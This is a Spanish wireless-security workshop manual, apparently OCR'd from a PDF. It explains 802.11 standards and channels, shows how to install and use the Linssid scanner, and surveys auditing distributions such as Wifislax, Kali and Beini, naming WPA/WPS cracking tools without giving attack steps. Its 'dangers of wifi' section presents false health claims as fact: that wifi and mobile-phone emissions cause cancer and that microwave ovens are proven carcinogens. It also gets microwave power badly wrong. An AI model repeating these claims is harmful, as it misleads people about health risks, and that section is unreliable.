
TALLER DE SEGURIDAD INALAMBRICA



Índice

Este documento fue creado para un Taller de Seguridad Inalambrica de un Centro Social y esta basado en el Manual Básico de Wifislax realizado para Seguridad Wireless (www.seguridadwireless.net) y otras fuentes que se pueden ver en el apartado de Bibliografía al final del documento.

La intención del mismo es divulgar los conocimientos sobre seguridad y auditoria inalambrica para poder comprobar la seguridad o inseguridad de nuestras redes inalambricas. En ningún caso debemos usarlo para acceder a redes ajenas o de las que no tenemos el permiso de auditar de su propietario.

Introducción a las redes wifi

La especificación IEEE 802.11 (ISO/IEC 8802-11) es un estándar internacional que define las características de una red de área local inalámbrica (WLAN). Wi-Fi (que significa "Fidelidad inalámbrica", a veces incorrectamente abreviado WiFi) es el nombre de la certificación otorgada por la Wi-Fi Alliance, anteriormente WECA (Wireless Ethernet Compatibility Alliance), grupo que garantiza la compatibilidad entre dispositivos que utilizan el estándar 802.11. Por el uso indebido de los términos (y por razones de marketing) el nombre del estándar se confunde con el nombre de la

certificación. Una red Wi-Fi es en realidad una red que cumple con el estándar 802.11. A los dispositivos certificados por la Wi-Fi Alliance se les permite usar este logotipo:
En la actualidad las redes Wifi son las que ofrecen la mayor cantidad de beneficios al costo más bajo entre todas las tecnologías inalámbricas. Es económica, interoperable con equipos de diferentes fabricantes y puede ser extendida para ofrecer funcionalidades mucho más allá de las previstas originalmente por los fabricantes.
Esto se debe a que WiFi utiliza estándares abiertos 802.11 con el cual los puntos de acceso, portátiles, pcs, tablets y móviles pueden intercomunicarse.
Logotipo de certificación Wi-Fi.

Las redes WiFi (802.11) usan frecuencias abiertas que no requieren licencia y son las siguientes:


- Las bandas ISM (Industrial, Scientific and Medical)permiten el uso de las porciones 2.4-2.5 GHz, 5.8 GHz, y muchas otras frecuencias (no utilizadas enWiFi).
- Las bandasUNII (Unlicensed National InformationInfrastructure) permiten el uso sin licencia de otras porciones del espectro de 5 Ghana.

Vamos a ver a continuación una tabla resumen los protocolos wifi del estándar 802.11 mas usados:

Estándar	Velocidad máxima	Bandas
802.11a	54 Mbps	5 GHz
802.11b	11 Mbps	2.4 GHz
802.11g	54 Mbps	2.4 GHz
802.11n	600 Mbps	2.4 GHz y 5 GHz
802.11ac	800 Mbps	5 GHz

Fuente: Elaboración propia usando datos de la Asociación IEEE

Canales en 802.11(WiFi)



Los dispositivos WiFi deben usar el mismo canal para poder comunicarse. Ellos envían y reciben en el mismo canal, por lo que sólo un dispositivo puede transmitir en un instante determinado. Este modalidad de transmisión se llama half- duplex.
En comunicaciones half-duplex sólo un dispositivo puede estar transmitiendo

Herramienta Linssid

Vamos a ver a continuación como descargar, instalar y usar la Herramienta Linssid que nos servirá para ver en que canales están transmitiendo los puntos de acceso cercanos, con que potencia, etc para evitar solapamiento de canales y mejorar el rendimiento de nuestro punto de acceso.
Esta herramienta viene por defecto en Wifislax.
Si usamos otra distribución Linux para instalarlo tenemos estas 2 opciones:
1. Vamos a http://sourceforge.net/projects/linssid/ y descarganos el archivo deb para nuestra distribucion debian o derivada (amd64 o i386). Una vez descargado lo ejecutamos en la ventana que nos abre y le damos a instalar paquete.
2. Añadimos el ppa de linssid a nuestro archivo sources.list usando nuestro editor de textos favorito (nano, vim, gedit, leafpad)
Abrimos el terminal y escribimos

```
sudo leafpad /etc/apt/sources.list
```

añadimos la linea

```
deb http://ppa.launchpad.net/wseverin/ppa/ubuntu precise main
```


En el terminal ponemos

```
sudo apt-get update
sudo apt-get install linssid
```

Una vez instalado se nos añadirá un acceso directo en el menú de inicio. Lo abrimos y nos pedirá la contraseña de root. Si nos da el siguiente error: "Unable to continue. Cannot find interface pipe"
Abrimos el terminal y ponemos

```
sudo cat /proc/net/wireless
sudo apt-get install iw
sudo iw list
```


Luego volvemos a abrir linssid desde el menú inicio y metemos la clave de root cuando la pida.
Una vez abierto y realizado el escaneado de las redes podemos ver una pantalla similar a esta:




En la parte de arriba podemos ver la información de las redes cercanas: SSID, MAC,cana, modo, seguridad, protocolo, cifrado, frecuencia, calidad, señal, ruido, etc.
En el gráfico de abajo podemos ver las distintas redes, sus respectivos canales y potencia de las frecuencias 2,4 y 5Ghz.
Si queremos instalar un punto de acceso debemos ponerlo en el canal en el que haya menos redes o aunque haya redes tengan una potencia menor.
Si no esta ocupado y nuestro router y adaptador wifi permite usar ese canal es recomendable usar el canal 13 o 14 ya que suele estar libre y muchos dispositivos antiguos no trabajan en esos canales.

Topologías de redes inalámbricas
Toda red inalámbrica compleja está constituida por la combinación de uno más de los siguientes tipos de conexiones:


- Punto-a-Punto



- Punto-a-Multipunto



- Multipunto-a-Multipunto



Modos de funcionamiento de los router WiFi

Los dispositivos WiFi pueden operar en alguno de los siguientes modos:

- Master (AP -access point-)
- Managed (también llamado modo cliente)
- Ad-hoc (usado en redes en malla)

- Monitor (no usado normalmente para comunicaciones)

Podemos diferenciar 2 grandes tipos de dispositivos:
Routers Wifi: Normalmente funcionan en modo master como Punto de Acceso (AP -access point-) , pero pueden funcionar en el resto de modos.
Adaptadores Wifi: Son una pequeña placa con un receptor wifi que suelen estar dentro de la mayoría de portatiles modernos, en tarjetas pci para pcs de sobremesa o en adaptadores wifi usb. Cuando empezaron a comercializarse solo podían funcionar en modo managed o ad-hoc pero hoy en día pueden funcionar en todos los modos en Linux. Sobre Windows la mayoría solo siguen admitiendo modo managed o ad-hoc. Por ese motivo para la auditoria inalambrica siempre se usan distribuciones Linux.

Peligros de las redes wifi
La exposición prolongada a emisiones de radiofrecuencia como las de los puntos de acceso wifi o las antenas de telefonía móvil con alta potencia pueden causar cancer u otras enfermedades.
Un router wifi es emite en las bandas de 2,45Ghz o 5Ghz y tiene una potencia máxima de 100mW. Esta potencia no es muy elevada pero suele estar encencido siempre por lo que la exposición a las radiaciones es prolongada.
Las ondas de las redes Wifi usan la misma banda que los microondas convencionales (2,45Ghz) aunque estos tienen últimos tienen una potencia mayor (de 500 o 600mW). Esta comprobado que el microondas causa cancer si su uso es prolongado. De todas formas el microondas cuando lo usamos esta encendido 2 o 3 min, no continuamente como los puntos de acceso wifi.

Dado que funcionan en la misma frecuencia como es lógico no es recomendable situar un microondas cerca de un router wifi dado que al funcionar crearia muchas interferencias.

Un punto de acceso emisor wifi o de telefonía móvil es exactamente lo mismo que tener el microondas encendido con la puerta abierta y funcionando todo el tiempo (aunque con una potencia mucho menor)

En referencia al problema de las ondas electromagneticas vamos a hacer un breve comentario a la nueva **Ley General de Telecomunicaciones** aprobada por el congreso el 29 de Abril.
En el articulo 34 de dicha ley pone lo siguiente:
“La Administración del Estado y las administraciones públicas deberán colaborar a través de los mecanismos previstos en la presente Ley y en el resto del ordenamiento jurídico, a fin de hacer efectivo el derecho de los operadores de comunicaciones electrónicas de ocupar la propiedad pública y privada para realizar el despliegue de redes públicas de comunicaciones electrónicas.”
“De esta manera, dicha normativa o instrumentos de planificación no podrán establecer restricciones absolutas o desproporcionadas al derecho de ocupación del dominio público y privado de los operadores ni imponer soluciones tecnológicas concretas, itinerarios o ubicaciones concretas en los que instalar infraestructuras de red de comunicaciones electrónicas. En este sentido, cuando una condición pudiera implicar la imposibilidad de llevar a cabo la ocupación del dominio público o la propiedad privada, el establecimiento de dicha condición deberá estar plenamente justificado e ir acompañado de las alternativas necesarias para garantizar el derecho de ocupación de los operadores y su ejercicio en igualdad de condiciones.”

En definitiva las operadoras de Telecomunicaciones podrán ocupar propiedad pública y privada para instalar sus antenas y equipos sin tener cuenta la cantidad de personas que están enfermando y contrayendo cancer por la exposición continua a los campos electromagnéticos pulsantes de la telefonía móvil, 3G, 4G, Wifi, Wimax, y otras tecnologías que emiten ondas de alta frecuencia con altas potencias que son perjudiciales para la salud de los que estan cerca de la estación emisora.
Algunas recomendaciones


- **Tiempo de exposición**: La reducción del tiempo de exposición disminuye las dosis de rediación recibidas. Si no estoy usando la conexión wifi apagar el router y mantener el router apagado cuando dormimos. Si podemos conectarnos por cable de red y desactivar el wifi.
- **Distancia al emisor**: Como norma general la exposición a radiaciones disminuye rápidamente a medida que aumenta la distancia entre el foco emisor y el individuo. El aumento de la distancia es la única medida preventiva efectiva para disminuir la exposición a campos magnéticos estáticos. No permanecer nunca de manera prolongada a menos de 30cm de un router wifi en funcionamiento ni a menos de 30m de una estación emisora/repetidora de telefonía móvil, Wimax o similar.
- **Apantallamiento:** Para los casos mas graves. Por ejemplo si tenemos una antena emisora de telefonia móvil muy cerca (o encima) de nuestra vivienda.

Distribuciónes Linux para auditoria de seguridad inalambrica

Wifislax

Es una distribución Gnu/Linux basada en Slackware especializada en la auditoria de redes inalámbricas (Wireless) y tests de penetración. Tiene muchisimas herramientas muy útiles sencillas de usar de auditoria inalambrica y de redes y es la mas recomendable tanto para iniciados como para los usuarios mas experimentados. Puede ser usada como LiveCD, LiveUSB o instalarse en el disco duro. En este taller es la que

recomendamos. Veremos más adelante en detalle como usar esta distribución y las herramientas que incluye.



Sitio web: http://www.wifislax.com

Wifiway

Wifiway es un live CD que, basado en el sistema operativo Linux Ubuntu, puede ser ejecutado sin necesidad de instalación directamente desde el CDROM o también desde el disco duro como LiveHD, además de poderse instalar en memorias USB o en disco duro. Wifiway es un linux live cd diseñado por www.seguridadwireless.net y esta adaptado para el la auditoría wireless. La última versión de Wifiway es la 3.4. El equipo de desarrollo dejo de sacar nuevas versiones y recomienda en su web el uso de Wifislax que tambien desarrollan.

Sitio web:http://www.wifiway.org

Kali Linux

Kali Linux esta desarrollado y Offensive Security, el mismo equipo que desarrollo BackTrack Linux y es una reconstrución de esta distribución con las herramientas de seguridad habituales pero basandose completamente en Debian como distribución base. Toda la nueva infraestructura fue puesta en su lugar ya adaptada, todas las herramientas fueron revisadas y empaquetadas, y se usa Git para el VCS.

- Más de 300 herramientas de pruebas de penetración : Después de revisar todas las herramientas que se incluyó en BackTrack , hemos eliminado un gran número de herramientas que o bien no funcionan o tenía otras herramientas disponibles que proporcionan una funcionalidad similar.
- Es código abierto y siempre lo será : Kali Linux, al igual que su predecesor Backtrack, es completamente gratis y siempre lo será. Usted nunca, nunca tendrá que pagar por Kali Linux.
- Código abierto en Git : Somos grandes defensores del software de código abierto y nuestro árbol de desarrollo está disponible para que todos puedan ver y todas las fuentes están disponibles para aquellos que desean modificar y reconstruir paquetes.
- FHS : Kali ha sido desarrollado para cumplir con el estándar de jerarquía del sistema de archivos , que permite a todos los usuarios

de Linux para localizar fácilmente los archivos binarios , archivos de apoyo , bibliotecas, etc

- Amplia compatibilidad con dispositivos inalámbricos: Hemos construido Kali Linux para soportar la mayor cantidad de dispositivos inalámbricos como nos sea posible , permitiendo que funcione correctamente en una amplia variedad de hardware y por lo que es compatible con numerosos otros dispositivos inalámbricos USB y .
- Kernel personalizado parcheado para inyección : Como pruebas de penetración , el equipo de desarrollo a menudo tiene que hacer evaluaciones inalámbricos para que nuestro kernel tiene los parches más recientes de inyección incluidos.
- Entorno de desarrollo seguro: El equipo de Kali Linux está formado por un pequeño grupo de personas de confianza que sólo pueden meter los paquetes e interactuar con los repositorios usando múltiples protocolos seguros .
- Firma GPG paquetes y repos : Todos los paquetes de Kali están firmadas por cada desarrollador individual cuando se construyen y se comprometieron y los repositorios posteriormente firman los paquetes también.
- Multi - idioma: Aunque las herramientas de pentesting tienden a ser escritos en Inglés , nos hemos asegurado de que Kali tiene soporte multilingüe verdadera , permitiendo que más usuarios para operar en su lengua materna y localizar las herramientas necesarias para el trabajo.
- Completamente personalizable: Estamos totalmente de entender que no todo el mundo estará de acuerdo con nuestras decisiones de diseño por lo que hemos hecho que sea lo más fácil posible para nuestros usuarios más aventureros personalizar Kali Linux a su gusto , todo el camino hasta el núcleo.
- ARMEL y ARMHF : Dado que los sistemas basados en ARM se están volviendo más y más frecuente y barato , sabíamos que el apoyo de ARM de Kali tendría que ser tan robusto como lo que podía soportar , lo que resulta en las instalaciones de trabajo , tanto para ARMEL y sistemas ARMHF . Kali Linux tiene repositorios ARM integrado con la distribución de la línea principal por lo que las herramientas para ARM se actualizarán en conjunto con el resto de la distribución

Sitio web: http://www.kali.org

BackTrack

Esta basada en Ubuntu y es considerada como una de las distros más populares entre entusiastas de la seguridad de redes cableadas e inalambricas. Fue creada combinando dos distros principales: Auditor Security Linux (basada en Knoppix) y WHAX (anteriormente Whoppix; basada en Slax). BackTrack está dotada con una gran gama de herramientas de seguridad y de hacking que incluyen desde password crackers hasta port scanners. Además incluye una gran colección de exploits así como también programas comunes como el navegador Firefox.

El equipo de desarrolladores de Backtrack Linux en Diciembre de 2012 dejo el proyecto para pasar a desarrollar la distribución Kali Linux. La última versión es Backtrack Linux 5r3.


Sitio web: http://www.backtrack-linux.org

Xiaopan OS

Xiaopan OS es una distribucion fácil de usar para los principiantes y expertos, que incluye una serie de herramientas de hacking avanzadas para penetrar las redes inalámbricas WPA / WPA2 / WPS / WEP.

Basado en el sistema operativo (SO), Tiny Core Linux (TCL) del tiene una interfaz gráfica de usuario (GUI) pulida no necesitando escribir los comandos de Linux. Xiaopan OS es ocupa tan solo 70m y se puede arrancar a través de un pen drive USB, un CD o en una máquina virtual (VM).

Algunas de las herramientas que se incluyen son Inflator, Aircrack-ng, Minidwep GTK, XFE, wifite y la alimentación con biberón. Algunas tarjetas wifi compatibles son RTL8187L, RT3070, AR9271 y muchas otras.



Sitio web:http://sourceforge.net/projects/xiaopanos/

Beini

Beini es una distribución ligera (ocupa 66mg) para la auditoría inalambrica. La última versión de Beini incorpora las últimas actualizaciones hasta la fecha de Feeding-bottle y de Minidwep-gtk.

A parte de feedingbottle y minidwep-gtk Beini tiene la herramienta Reaver la cual se utiliza para crackear las redes WPA/WPA2 que tienen el estándar WPS. Esto ha hecho que los iconos de minidwep-gtk y feedingbottle desaparezcan del escritorio de Beini.

Sitio web:http://www.beini.es
Descarga de iso: http://sourceforge.net/projects/xiaopanos/files/Beini/

NodeZero Linux

Las pruebas de penetración y la auditoría de seguridad requiere herramientas especializadas. El camino natural que nos conduce a la recogida a todos en un lugar de fácil acceso. Sin embargo la forma en que se aplica esta colección puede ser fundamental para la forma de implementar eficaz y pruebas sólidas.

